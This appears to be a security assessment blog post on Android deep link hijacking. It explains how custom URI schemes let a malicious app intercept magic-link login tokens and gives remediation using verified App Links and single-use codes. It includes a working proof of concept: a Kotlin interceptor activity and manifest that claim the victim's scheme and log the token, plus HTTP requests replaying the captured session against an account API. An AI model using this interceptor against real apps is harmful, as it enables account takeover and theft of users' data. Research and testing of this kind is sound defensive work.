
Android Deeplink Hijacking


Deep link hijacking occurs when a mobile app trusts a link route that lacks a platform verification mechanism binding it to a single legitimate application. On Android, a custom URI scheme such as exampleapp:// can be registered by any installed application. When a magic-link login flow places an authentication token in that URI, a malicious app that registers the same scheme can receive the login token before the legitimate app does.
This pattern appears in mobile assessments when an application uses a custom scheme for login continuation:
exampleapp://session-start?s=<session-token>
The server sends the link to the user's email address. The user taps the link on the device. Android resolves the link through the intent system. If another installed app declares a matching VIEW intent filter, Android can show a chooser that includes both the legitimate app and the malicious handler. If the user selects the wrong handler, the token lands in the malicious app's Intent
data.

How Android Routes the Link
Android deep links are implemented through intents. An activity that wants to receive a link declares an android.intent.action.VIEW intent filter with the BROWSABLE and DEFAULT categories. A custom scheme handler for exampleapp://session-start looks like this:
<activity
    android:name=".MainActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data
            android:scheme="exampleapp"
            android:host="session-start" />
    </intent-filter>
</activity>
Android treats that declaration as a claim that the app can handle matching URIs. Custom schemes have no domain ownership check. A second app can ship the same filter:
<data
    android:scheme="exampleapp"
    android:host="session-start" />
When the user opens exampleapp://session-start?s=..., Android searches installed packages for matching activities. If multiple activities match and no verified/default handler decides the route, Android asks the user to choose an app. The malicious app receives the same Intent object that the legitimate app expected to receive.
Verified Android App Links change this boundary. App Links use http or https URLs, android:autoVerify="true" in the app manifest, and a Digital Asset Links file at https://<domain>/.well-known/assetlinks.json. Android verifies that the web domain authorizes the app's package name and signing certificate fingerprint. After verification, Android can route matching links to the authorized app without presenting a chooser. Android 12 also tightened web link handling so domain ownership or explicit user selection controls whether an app receives ordinary web links.
Custom schemes sit outside that verification model. A custom scheme can still carry non-sensitive navigation state, but authentication flows should keep session tokens and magic-link credentials out of those URIs.
Attack Vectors Enabled by Deep Link Abuse
-
Magic-link and password-reset interception. A malicious app registers the same custom scheme as the target app and waits for Android to route the URI to it. If the link carries a bearer session, login token, password-reset token, or account-verification token, the malicious handler can extract the value from
intent.dataand replay it against the backend. OWASP calls this deep link collision: arbitrary apps can declare the same unverified deep link, and the user may choose the malicious handler in the Android disambiguation dialog. The public HackerOne report for Shopify's Arrive app, also linked from Android's unsafe deep link guidance, describes this class as account takeover through interception of a magic-link token. -
OAuth callback interception. Native OAuth clients receive the authorization response through a URI redirect. If that redirect uses a private custom scheme, another app can register the same scheme and receive the authorization code. RFC 8252 calls out this limitation directly and requires PKCE for public native app clients because PKCE prevents an intercepted code from being redeemed without the code verifier. The attack becomes practical when the mobile client or authorization server omits PKCE, accepts loose redirect URI matching, uses the implicit flow, or returns long-lived credentials through the callback.
-
Deep link to WebView account takeover. A deep link handler may accept a
url,redirect,next, or internal route parameter and load it into a WebView. Weak checks such ascontains("trusted.com")orstartsWith("https://trusted.com")can turn that handler into an attacker-controlled browser running inside the authenticated app. Microsoft's TikTok Android research is the public reference here:CVE-2022-28799allowed account takeover because a crafted unvalidated deeplink could force the app's WebView to load an arbitrary website, which then reached an attached JavaScript interface. -
BROWSABLE activity exposure in privileged apps. The risk increases when the deep link target belongs to a pre-installed or privileged app. Microsoft found this pattern in apps using the mce Systems framework, tracked as
CVE-2021-42598,CVE-2021-42599,CVE-2021-42600, andCVE-2021-42601. The framework exposed aBROWSABLEactivity with a custom scheme and a WebView-backed diagnostic surface. In the reported chains, a clicked deep link could reach framework functionality with broad device permissions, including WebView JavaScript bridge access and command execution paths in affected configurations.
Magic Links To Account Takeover
Magic-link authentication compresses login into possession of a URL. That design can be safe when the URL carries a short-lived, single-use code and the backend verifies the code against the intended user, device, transaction, and redirect target. The risk increases when the link contains a session token or a code that can be redeemed by any client that receives it.
A vulnerable flow usually looks like this:
1. User requests login for an email address.
2. Server sends an email containing exampleapp://session-start?s=<token>.
3. User taps the link on an Android device.
4. Android resolves the URI through installed intent filters.
5. A malicious app with the same scheme receives the URI.
6. The attacker extracts s=<token> and calls the mobile API as the user.

The mobile application may treat the deep link as trusted because it expects the operating system to deliver the link only to the intended package. Android reserves that guarantee for verified App Links. Custom schemes remain claim-based, so the backend must assume that any value placed in a custom-scheme URI can be delivered to another app on the same device.
Testing for Deep Link Hijacking
Start by extracting the app's intent filters. aapt2, apkanalyzer, jadx, and Apktool can all expose manifest entries. Apktool is convenient when the assessment needs to modify and rebuild an APK because it decodes Android resources and the manifest into editable files.
apktool d ExampleApp.apk -o exampleapp-decoded
rg -n "android.intent.action.VIEW|android:scheme|android:host|android:path" exampleapp-decoded/AndroidManifest.xml
Look for exported activities with VIEW, BROWSABLE, and custom schemes. Authentication paths deserve closer review:
<intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data
        android:scheme="exampleapp"
        android:host="session-start" />
</intent-filter>
Trigger the link from ADB to confirm which activity receives it:
adb shell am start \
  -W \
  -a android.intent.action.VIEW \
  -d "exampleapp://session-start?s=test-token"
If Android shows a chooser after a second handler is installed, the scheme is collision-prone. If the link contains a token that can authenticate to the API, the issue moves from unsafe routing to account takeover.
Proof of Concept: ExampleApp Token Interception
During one assessment, we tested an Android app that used a magic-link flow to complete login through a custom URI scheme. The original app name and scheme have been replaced here with ExampleApp and exampleapp://.
The legitimate app requested a login email through the mobile API:
POST /mobile-app/v1/login HTTP/1.1
Host: api.exampleapp.test
Accept: application/json, text/plain, */*
Content-Type: application/json
Content-Length: 42
Connection: keep-alive

{"email":"researcher@sentry.security"}
The server accepted the request:
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 03 Apr 2026 13:36:11 GMT
Content-Type: application/json
Content-Length: 4
Connection: keep-alive

null
The resulting email contained a magic link using the custom scheme:
exampleapp://session-start?s=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
For the PoC, we created a second Android package named ExampleApp Link Catcher. One quick assessment path is to decode the original APK with Apktool, duplicate the decoded project, change the package name so Android allows co-installation, and retain the original deep link intent filter. A small lab app with the same filter and an activity that logs the incoming URI reaches the same test condition.
class MainActivity : Activity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)

        val uri = intent?.data
        Log.i("ExampleLinkCatcher", "received_uri=$uri")

        val token = uri?.getQueryParameter("s")
        if (token != null) {
            Log.i("ExampleLinkCatcher", "captured_session=$token")
        }

        finish()
    }
}
The PoC package declared the same handler as the legitimate app:
<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.sentrylabs.exampleapp.linkcatcher">

    <application
        android:label="ExampleApp Link Catcher"
        android:theme="@style/Theme.AppCompat.Light.NoActionBar">
        <activity
            android:name=".MainActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.VIEW" />
                <category android:name="android.intent.category.DEFAULT" />
                <category android:name="android.intent.category.BROWSABLE" />
                <data
                    android:scheme="exampleapp"
                    android:host="session-start" />
            </intent-filter>
        </activity>
    </application>
</manifest>
After installing both applications, opening the magic link prompted Android to choose a handler. Selecting ExampleApp Link Catcher delivered the full URI to the PoC app:
04-03 13:38:14.322 I/ActivityTaskManager( 1991): START u0
{act=android.intent.action.VIEW cat=[android.intent.category.BROWSABLE]
dat=exampleapp://session-start?s=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.[REDACTED]
flg=0x13000000 cmp=com.sentrylabs.exampleapp.linkcatcher/.MainActivity}
from uid 10135

04-03 13:38:15.203 I/ExampleLinkCatcher(23620):
captured_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.[REDACTED]
The captured token authenticated directly to the account endpoint:
GET /mobile-app/v1/account HTTP/1.1
Host: api.exampleapp.test
Accept: application/json
X-Session-Cookie: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.[REDACTED]
Connection: keep-alive
The API returned the victim account profile:
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 03 Apr 2026 13:42:59 GMT
Content-Type: application/json
Content-Length: 264
Connection: keep-alive

{
  "personal_information": {
    "firstname": "Pen",
    "lastname": "Tester",
    "email": "researcher@sentry.security",
    "mobile_number": "1234567891",
    "salutation": "Mr."
  },
  "tenant_id": "1282cbff-be47-4ba6-8464-50edb4da4106",
  "email_verified": true,
  "created_at": "2026-03-30T14:26:59.579917"
}
The account endpoint accepted the token from the intercepted custom-scheme URI. At that point, the malicious handler had everything needed to complete the login flow outside the legitimate app.
Remediation
Move authentication links to verified App Links. Use an HTTPS URL under a domain controlled by the organization, declare the domain in an android:autoVerify="true" intent filter, and publish a valid Digital Asset Links file containing the production package name and SHA-256 signing certificate fingerprint. Test verification with Android's App Links tooling and confirm that verification failure lands on a browser or server-side error path instead of an unsafe custom-scheme login route.
For iOS, use Universal Links with Associated Domains and a valid apple-app-site-association file. Keep any legacy custom URL schemes away from authentication, password reset, account linking, payment, or tenant-switching flows.

Remove bearer session tokens from deep links. Send a short-lived, single-use authorization code to the app and redeem it through the backend over TLS. Bind the code to the login request, intended account, expiration time, and expected client context. After redemption, invalidate the code immediately and reject replay attempts.
Treat every deep link as untrusted input. The app should validate scheme, host, path, and parameters against a strict allowlist before performing navigation or state changes. The backend should enforce authorization for every action reached through a deep link, because possession of a URL must never bypass account, tenant, or device checks.
Avoid logging full deep links in mobile apps, backend access logs, analytics events, crash reports, and support tooling. Magic-link values appear in URLs, and URLs have a habit of ending up in places outside the authentication boundary.
Credits
Many thanks to our colleague Senad Mehmeti for his work and cool deeplink exploits.